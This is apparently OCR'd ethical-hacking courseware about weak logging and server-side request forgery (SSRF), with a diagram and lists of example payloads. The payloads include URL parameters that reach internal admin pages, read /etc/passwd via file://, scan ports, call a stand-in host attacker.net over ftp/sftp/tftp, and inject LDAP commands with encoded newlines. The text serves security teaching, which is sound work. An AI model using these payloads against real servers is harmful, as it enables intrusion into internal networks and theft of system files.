
- Logs that do not provide information about overall logins, failed login attempts, and important transactions.
- Warnings and error messages that provide vague and insufficient log information.
- Inappropriate monitoring of applications and API logs.
- Local storage of logs.
- Improper or no implementation of response escalation processes.
- Dynamic application security testing (DAST) tools such as OWASP ZAP that fail to generate alerts.
- Web applications that are not capable of detecting, escalating, or issuing alerts of suspicious activities in real time.



A10 – Server-Side Request Forgery (SSRF)

- Attackers exploit SSRF vulnerabilities in a public web server to **send crafted requests** to the internal or backend servers
- Once the attack is successful, the attackers can perform various activities such as **port scanning**, **network scanning**, **IP address discovery**, reading web server files, and bypassing host-based authentication

Web Server
1
Sends crafted request to the vulnerable public server
2
Web server sends the request on behalf of the user
3
Internal server responds with data
4
Data sent back to the attacker
Attacker
Firewall blocks direct communication with the internal server
Firewall
Internal Database Server



A10 – Server-Side Request Forgery (SSRF) (Cont'd)

Injecting an SSRF Payload

- It involves selecting a parameter and inserting an SSRF payload that can support a file or URL.
- Examples:
  - **Gaining access to internal resources**
    Attackers can gain access to internal resources through the `/admin` panel from the internal network. It allows them to access the files from the server via the `file://path/to/file` schema
  - **Gaining access to internal pages**
    `https://www.certifiedhacker.com/page?url=http://127.0.0.1/admin`
  - **Using a URL scheme to access internal files**
    `https://www.certifiedhacker.com/page?url=file://etc/passwd`

Cross-Site Port Attack (XSPA)

- XSPA allows attackers to scan for the open ports of a server
- Attackers can use scanned ports such as Ports 21, 22, and 25, along with the loopback interface
- Examples:
  - `https://www.certifiedhacker.com/page?url=http://localhost:22/`
  - `https://www.certifiedhacker.com/page?url=http://127.0.0.1:25/`
  - `https://www.certifiedhacker.com/page?url=http://127.0.0.1:3389/`

A10 – Server-Side Request Forgery (SSRF)

Attackers exploit server-side request forgery (SSRF) vulnerabilities, which evolve from the unsafe use of functions in an application, in public web servers to send crafted requests to internal or backend servers. Internal servers usually employ firewalls to prevent unwanted traffic inflows to the network. Therefore, attackers leverage SSRF vulnerabilities in Internet-facing web servers to gain access to backend servers that are protected by a firewall, VPN, or access-control lists (ACLs). The backend server believes that the request is made by the web server because these servers are on the same network; consequently, the backend server responds with the data stored in it.

SSRF vulnerabilities evolve in the following manner. Generally, server-side requests are initiated to obtain information from an external resource and feed it into an application. For instance, a designer can utilize a URL such as *https://xyz.com/feed.php?url=externalsite.com/feed/to* to obtain a remote feed. If attackers can alter the URL input to the localhost, then they can view all the local resources on the server.

Once the attack is successful, attackers can perform various activities such as port scanning, network scanning, IP address discovery, reading of web server files, bypassing of host-based authentication, interaction with critical protocols, and remote code execution.



Web Server
Sends crafted request to the vulnerable public server
1
4
Data sent back to the attacker
Internal server responds with data
2
Web server sends the request on behalf of the user
3
Attacker
Firewall blocks direct communication with the internal server
Firewall
Internal Database Server

Figure 14.31: Illustration of an SSRF attack

Types of SSRF Attacks

- **Injecting an SSRF payload**

  This attack involves selecting a parameter and inserting an SSRF payload that can support a file or URL. It allows attackers to make certain modifications to the header field and change it to plaintext. The new payload is then inserted into the parameter in place of a file.

  - **Gaining access to internal resources**

    Attackers can gain access to internal resources through the `/admin` panel from the internal network. This allows them to access the files from the server via the `file://path/to/file` schema.

  - **Gaining access to internal pages**

    Attackers can use the following exploits to access internal pages:

    - `https://www.certifiedhacker.com/page?url=http://127.0.0.1/admin`

- `https://www.certifiedhacker.com/page?url=http://127.0.0.1/pgadmin`
- `https://www.certifiedhacker.com/page?url=http://127.0.0.1/any_interesting_page`
- `https://www.certifiedhacker.com/page?url=http://127.0.0.1/phpmyadmin`

- **Using a URL scheme to access internal files**

  Attackers can access files by exploiting a URL scheme of a server. This helps them further attack its internal services. The following exploits can be used by attackers to access internal files:

  - `https://www.certifiedhacker.com/page?url=file://etc/passwd`
  - `https://www.certifiedhacker.com/page?url=file://\/\/etc/passwd`
  - `https://www.certifiedhacker.com/page?url=file:///etc/passwd`
  - `https://www.certifiedhacker.com/page?url=file://path/to/file`

- **Using a URL scheme to access internal services**

  Attackers can connect to different internal services by using a URL scheme. Some of the exploits that can be used for this purpose are as follows.

  For FTP

  - `https://www.certifiedhacker.com/page?url=ftp://attacker.net:11211/`
  - `https://www.certifiedhacker.com/page?url=sftp://attacker.net:11111/`
  - `https://www.certifiedhacker.com/page?url=tftp://attacker.net:123456/TESTUDP`

  Exploiting LDAP

  - `https://www.certifiedhacker.com/page?url=ldap://127.0.0.1/%0astats%0aquit`
  - `https://www.certifiedhacker.com/page?url=ldap://localhost:11211/%0astats%0aquit`

